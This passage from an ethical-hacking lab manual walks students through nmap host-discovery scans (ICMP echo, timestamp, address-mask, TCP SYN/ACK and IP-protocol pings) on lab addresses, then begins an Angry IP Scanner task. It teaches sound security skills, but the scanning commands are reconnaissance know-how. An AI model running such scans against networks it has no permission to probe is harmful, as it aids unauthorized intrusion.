


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Now, we will perform the ICMP ECHO ping scan. In the terminal window, type **nmap -sn -PE [Target IP Address]**, (here, the target IP address is **10.10.1.22**) and press **Enter**. The scan results appear, indicating that the target **Host is up**, as shown in the screenshot.

   Note: **-PE**: performs the ICMP ECHO ping scan.

   Note: The ICMP ECHO ping scan involves sending ICMP ECHO requests to a host. If the target host is alive, it will return an ICMP ECHO reply. This scan is useful for locating active devices or determining if the ICMP is passing through a firewall.




10. Now, we will perform an ICMP ECHO ping sweep to discover live hosts from a range of target IP addresses. In the terminal window, type **nmap -sn -PE [Target Range of IP Addresses]** (here, the target range of IP addresses is **10.10.1.10-23**) and press **Enter**. The scan results appear, indicating the target **Host is up**, as shown in the screenshot.

    Note: In this lab task, we are scanning **Windows 11**, **Windows Server 2022**, **Windows Server 2019**, and **Android** machines.

    Note: The ICMP ECHO ping sweep is used to determine the live hosts from a range of IP addresses by sending ICMP ECHO requests to multiple hosts. If a host is alive, it will return an ICMP ECHO reply.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



11. In the terminal window, type **nmap -sn -PP [Target IP Address]**, (here, the target IP address is **10.10.1.22**) and press **Enter**. The scan results appear, indicating the target **Host is up**, as shown in the screenshot.

    Note: **-PP**: performs the ICMP timestamp ping scan.

    Note: ICMP timestamp ping is an optional and additional type of ICMP ping whereby the attackers query a timestamp message to acquire the information related to the current time from the target host machine.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Apart from the aforementioned network scanning techniques, you can also use the following scanning techniques to perform a host discovery on a target network.
    - **ICMP Address Mask Ping Scan**: This technique is an alternative for the traditional ICMP ECHO ping scan, which are used to determine whether the target host is live specifically when administrators block the ICMP ECHO pings.
    - **# nmap -sn -PM [target IP address]**
    - **TCP SYN Ping Scan**: This technique sends empty TCP SYN packets to the target host, ACK response means that the host is active.
    - **# nmap -sn -PS [target IP address]**
    - **TCP ACK Ping Scan**: This technique sends empty TCP ACK packets to the target host; an RST response means that the host is active.
    - **# nmap -sn -PA [target IP address]**
    - **IP Protocol Ping Scan**: This technique sends different probe packets of different IP protocols to the target host, any response from any probe indicates that a host is active.
    - **# nmap -sn -PO [target IP address]**
13. This concludes the demonstration of discovering the target host(s) in the target network using various host discovery techniques.
14. Close all open windows and document all the acquired information.

Task 2: Perform Host Discovery using Angry IP Scanner

Angry IP Scanner is an open-source and cross-platform network scanner designed to scan IP addresses as well as ports. It simply pings each IP address to check if it is alive; then, optionally by resolving its hostname, determines the MAC address, scans ports, etc. The amount of gathered data about each host can be extended with plugins.

Here, we will use the Angry IP Scanner tool to discover the active hosts in the target network.

Note: Ensure that all the virtual machines are running.


1. Switch to the **Windows 11** virtual machine. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the **Password** field and press **Enter** to login.

   Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

